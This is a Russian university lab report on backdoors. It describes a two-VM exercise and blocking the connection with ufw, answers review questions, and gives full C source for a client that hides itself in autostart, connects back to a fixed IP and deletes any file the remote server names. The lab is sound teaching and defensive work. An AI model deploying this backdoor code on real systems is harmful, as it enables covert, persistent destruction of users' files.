1. Министерство образования и науки Российской Федерации
2. Санкт-Петербургский Политехнический Университет Петра Великого
3. —
4. Институт кибербезопасности и защиты информации

**ЛАБОРАТОРНАЯ РАБОТА № 2**

1. «Защита от встраиваемых потайных ходов»
2. по дисциплине «Основы информационной безопасности»
3. Выполнил
4. студент гр. 4851003/20001 Павлов И.А.

<*подпись*>

1. Преподаватель
2. асс. преподавателя Климшин И.И.

<*подпись*>

**Цель работы**

Приобретение навыков по анализу структуры, функциональности и угроз специально встраиваемого дефекта программного продукта – потайного хода (backdoor), а также изучение методов защиты от уязвимости такого вида.

**Постановка задачи**

Разработать клиент-серверную программу, использующую “потайной ход” для удалённого выполнения удаления файлов на компьютере клиента.

**Ход работы.**

Перед разработкой программы были созданы две виртуальные машины под управлением ОС Linux в VMware. Чтобы они смогли подключиться друг к другу, у каждой ВМ был выбран тип сетевого соединения “bridged”. При использовании такого типа соединения каждой ВМ выдаётся свой IP-адрес в локальной сети.

Добавление программы-клиента в автозагрузку:

В папке /home/user/.config/autostart создаётся файл “client.desktop”, в котором прописывается скрипт, представленный на рис. 1.

Изображение выглядит как текст


Автоматически созданное описание

Рис. 1

Описание работы программы до блокировки сетевых портов:

1. При старте системы на компьютере “Клиента” запускается программа “client”, после чего она пытается подключиться к компьютеру “Сервера”.
2. На устройстве “Сервера” злоумышленник запускает программу “server”. При успешном подключении к компьютеру “Клиента” выводится сообщение: “Connected success”. (рис. 2)
3. Межсетевой экран “Клиента” покажет порт, по которому происходит соединение двух ВМ. (рис. 3)
4. Злоумышленник вводит имя удаляемого файла, оно отправляется на устройство “Клиента”. Если файл будет удалён, то на экране злоумышленника появится сообщение “File deleted”. (рис. 4)
5. При вводе “Exit” обе программы выключатся.

Рис. 2

Изображение выглядит как текст

Автоматически созданное описание

Рис.3

Изображение выглядит как текст

Автоматически созданное описание

Рис. 4

Заблокируем порт, по которому происходит соединение с помощью утилиты “ufw”. (рис. 5)

Изображение выглядит как текст

Автоматически созданное описание

Рис. 5

Описание работы программы после блокировки сетевых портов:

1. На устройстве “Клиента” запускается программа “client” и пытается подключиться к компьютеру “Сервера”.
2. Злоумышленник на своём устройстве запускает программу “server”, но подключение не происходит. (рис. 6)

Изображение выглядит как текст

Автоматически созданное описание

Рис. 6

**Ответы на контрольные вопросы**

1. Какие угрозы несут потайные ходы?

Ответ: потайной ход позволяет копировать файлы с пораженного компьютера и на него, получать удалённый доступ к реестру и выполнять системные операции.

1. Как можно обнаружить потайной ход, если он открывает порт только на короткие промежутки времени, которые заранее не известны?

Ответ: обнаружить такой потайной ход можно с помощью межсетевого экрана, который при появлении подозрительного трафика уведомит пользователя.

1. Можно ли использовать потайные ходы для организации распределённой атаки типа “отказ в обслуживании”?

Ответ: да, можно, если постоянно отправлять множество запросов на устройство пользователя.

1. Каким образом можно удалить процесс программы-клиента из списка задач в *Диспетчере задач*?

Ответ: Запустить диспетчер задач, найти процесс программы-клиента, нажать на процесс и нажать кнопку “End process”.

1. Опишите схему работы потайного хода, использующего для удалённого управления Telnet-сервер.

Ответ: для работы такого потайного хода не требуется установка специального клиентского программного обеспечения, так как оно уже входит в состав операционных систем или пакетов прикладных программ, установленных на компьютере пользователей.

**Вывод**

Можно сделать вывод, что любое программное обеспечение может быть подвержено уязвимости типа “Потайной ход”, и такое ПО к тому же может работать скрытно от пользователя. Поэтому необходимо регулярно проверять запущенные процессы и открытые порты, установить межсетевой экран для автоматизации контроля.

**ПРИЛОЖЕНИЕ 1**

**Программа “client”**

#include <stdio.h>

#include <stdlib.h>

#include <string.h>

#include <sys/types.h>

#include <sys/socket.h>

#include <netinet/in.h>

#include <arpa/inet.h>

FILE\* autorun;

int main() {

autorun = fopen("/home/hkjdsjf/.config/autostart/client.desktop", "w");

fprintf(autorun, "[Desktop Entry]\nType=Application\nExec=/home/hkjdsjf/client/client\n"

"Hidden=false\nNoDisplay=true\nX-GNOME-Autostart-enabled=true\n"

"Name=client");

fclose(autorun);

int network\_socket;

network\_socket = socket(AF\_INET, SOCK\_STREAM, 0);

struct sockaddr\_in server\_address;

server\_address.sin\_family = AF\_INET;

server\_address.sin\_port = htons(9001);

server\_address.sin\_addr.s\_addr = inet\_addr("172.22.249.10");

int connection\_status = -1;

while (connection\_status == -1) {

connection\_status = connect(network\_socket, (struct sockaddr\*)&server\_address, sizeof(server\_address));

}

char connect\_success[50] = "Connected success\n";

send(network\_socket, connect\_success, sizeof(connect\_success), 0);

char server\_response[256];

char server\_answer[100] = "File deleted\n";

while (1) {

recv(network\_socket, &server\_response, sizeof(server\_response), 0);

if (!strcmp(server\_response, "Exit")) break;

if (remove(server\_response) == 0) {

send(network\_socket, server\_answer, sizeof(server\_answer), 0);

}

else printf("g");

}

close(network\_socket);

return 0;

}

**Программа “server”**

#include <stdlib.h>

#include <string.h>

#include <stdio.h>

#include <unistd.h>

#include <sys/types.h>

#include <sys/socket.h>

#include <netinet/in.h>

int main() {

char server\_message[256] = { 0 };

// create the server socket

int server\_socket;

server\_socket = socket(AF\_INET, SOCK\_STREAM, 0);

// define the server address

struct sockaddr\_in server\_address;

server\_address.sin\_family = AF\_INET;

server\_address.sin\_port = htons(9001);

server\_address.sin\_addr.s\_addr = INADDR\_ANY;

bind(server\_socket, (struct sockaddr\*)&server\_address, sizeof(server\_address));

listen(server\_socket, 5);

int client\_socket;

client\_socket = accept(server\_socket, NULL, NULL);

char connect\_success[50] = { 0 };

char command\_status[100] = { 0 };

recv(client\_socket, &connect\_success, sizeof(connect\_success), 0);

printf("%s", connect\_success);

while (1) {

scanf("%s", server\_message);

send(client\_socket, server\_message, sizeof(server\_message), 0);

if (!strcmp(server\_message, "Exit")) break;

else {

recv(client\_socket, &command\_status, sizeof(command\_status), 0);

printf("%s", command\_status);

}

}

close(server\_socket);

return 0;

}